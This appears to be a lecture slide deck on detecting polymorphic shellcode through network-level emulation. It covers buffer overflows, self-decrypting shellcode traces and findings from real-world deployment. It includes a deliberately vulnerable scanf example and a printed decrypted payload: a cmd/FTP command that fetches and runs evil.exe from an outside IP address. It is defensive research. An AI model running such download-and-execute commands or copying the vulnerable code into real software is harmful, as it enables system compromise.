



# Detecting Polymorphic Cyberattacks

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# Outline


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- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion


# Attackers need compromised computers



- click fraud
- port scanning
- extortion
- phishing
- illegal content
- DDoS
- code injection
- malicious websites
- spam



# Code Injection Attacks



# Remote Code-injection Attacks


- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  - 1 Send malicious request to network service
  - 2 Divert the execution flow of the vulnerable process
    - **Buffer Overflow**
      - (Stack/heap/integer overflow, format string abuse, ...)
  - 3 Execute the injected code (**shellcode**)
    - Performs arbitrary operations under the privileges of the vulnerable process

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
```

# What is a buffer overflow?

```
main(){  
f(10);  
ret_addr: printf("End of program\n"); }
```


```
void f ( int x )  
{  
char buffer[10];  
scanf("%s", &buffer);  
// other code  
}
```



What if the input data is longer than 10 bytes?

# What is a buffer overflow?

- Buffer overflow
- Attacker puts code
  - i.e. `execve(/bin/sh)`
  - In `buffer[10]`
- And transfers control to it
- Via the return address




# To make matters worse...

- **Problem:** obfuscated polymorphic shellcode can be highly evasive


- Each attack instance looks different from each other

## Difficult to fingerprint




- Self-modifying code can hide the real malicious code

## Difficult to statically analyze



Observed  
CFG



Real CFG


# Our solution:

## Network-level Emulation

- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS



# Polymorphic Shellcode



- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

```
OVONEL:~/alerts
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strlen 3021
.B.B.B.B.....[1....s
                wC....3www.2K.
                (wv.>.C.v.F.....p..zv...L#Ss...(Sv...{<.(kv..k.v..
                .....y .....WX.W...W...WAFYDAYECEYFGWENBBWiw
                Q....W...WIW.WQ...WZ.WZ.M.WQ....Y...z}wBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
                BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB#
..
skipping 1 executed instructions
1 60000001 42          inc edx          edx 2A500E51
2 60000002 90          nop
3 60000003 42          inc edx          edx 2A500E52
4 60000004 90          nop
5 60000005 42          inc edx          edx 2A500E53
6 60000006 90          nop
7 60000007 42          inc edx          edx 2A500E54
8 60000008 EB02        jmp 0x6000000c
9 6000000c E8F9FFFFFF  w call 0x6000000a    esp 600043BC
10 6000000a EB05        E jmp 0x60000011
11 60000011 5B          r pop ebx        ebx 60000011
                                esp 600043C0
12 60000012 31C9        xor ecx,ecx      ecx 00000000
13 60000014 B1FD        mov cl,0xfd      ecx 000000FD
14 60000016 80730C77   xor byte [ebx+0xc],0x77 [60000016]
15 6000001a 43          inc ebx
16 6000001b
```

# Shellcode as seen on the wire

```

762 6000001a E2          xor byte [ebx+0xc],0x77          ecx 00000004
763 6000001b E2F9        249 loop 0x60000016                ebx 6000010B
764 60000016 E2F9FCE8   xor byte [ebx+0xc],0x77          ecx 00000003
765 6000001a E2          inc ebx                          ebx 6000010C
766 6000001b E2F9        250 loop 0x60000016                ecx 00000002
767 60000016 E2F9FCE8   xor byte [ebx+0xc],0x77          ebx 6000010D
768 6000001a E2          inc ebx                          ecx 00000001
769 6000001b E2F9        251 loop 0x60000016                ebx 6000010E
770 60000016 E2F9FCE8   xor byte [ebx+0xc],0x77          ecx 00000000
771 6000001a E2          inc ebx                          ebx 6000010E
772 6000001b E2F9        E loop 0x60000016                ecx 00000000
773 6000001d FC          cld
774 6000001e E844000000 w call 0x60000067                esp 600043BC
775 60000067 31C0       xor eax,eax                      eax 00000000
776 60000069 648B4030   mov eax,fs:[eax+0x30]
777 6000006d 85C0       test eax,eax
778 6000006f 780C       js 0x6000007d
779 60000071 8B400C     mov eax,[eax+0xc]


```

## Actual decrypted payload

```


785 60000078 EB05       jmp 0x60000086
END execution trace: 784 instructions, 253 payload reads, 253 unique
[*] chunk 1037 13aac309ba2236b23d6537a77f101b9c
[*] shellcode 1037 13aac309ba2236b23d6537a77f101b9c pos 0
[*] decrypted 253 c3ba2b2f9c6b0e42fcd4da54e4488153
....;T$.u..$.f..._..I.4...1.....t...
      K._.....\$.1.d.@0..x
      .@
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
i &echo quit >> i &ftp -n -s:i &evil.exe
.
```

# Overall Activity: External Attacks




# Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization




# Attacked Services



<b>21</b> FTP	<b>453</b> CreativeServer	<b>2967</b> Symantec
<b>25</b> SMTP	<b>1023</b> W32.Sasser's FTP server	<b>2968</b> Symantec
<b>42</b> WINS	<b>1025</b> MS RPC	<b>3050</b> Borland InterBase DB server
<b>80</b> Web	<b>1029</b> DCOM (alternative)	<b>5000</b> MS UPnP/SSDP
<b>110</b> POP3	<b>1082</b> WinHole trojan	<b>5554</b> W32.Sasser's FTP server
<b>135</b> Location service	<b>1433</b> MS SQL server	<b>6881</b> P2P file sharing client
<b>139</b> NETBIOS	<b>2000</b> ShixxNOTE 6.net messenger	<b>30708</b> unknown
<b>143</b> IMAP	<b>2100</b> Oracle XDB FTP server	<b>41523</b> CA BrightStor Agent (MS SQL)
<b>445</b> SMB	<b>2103</b> MS Message Queuing service	

# Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

# Summary

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- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications



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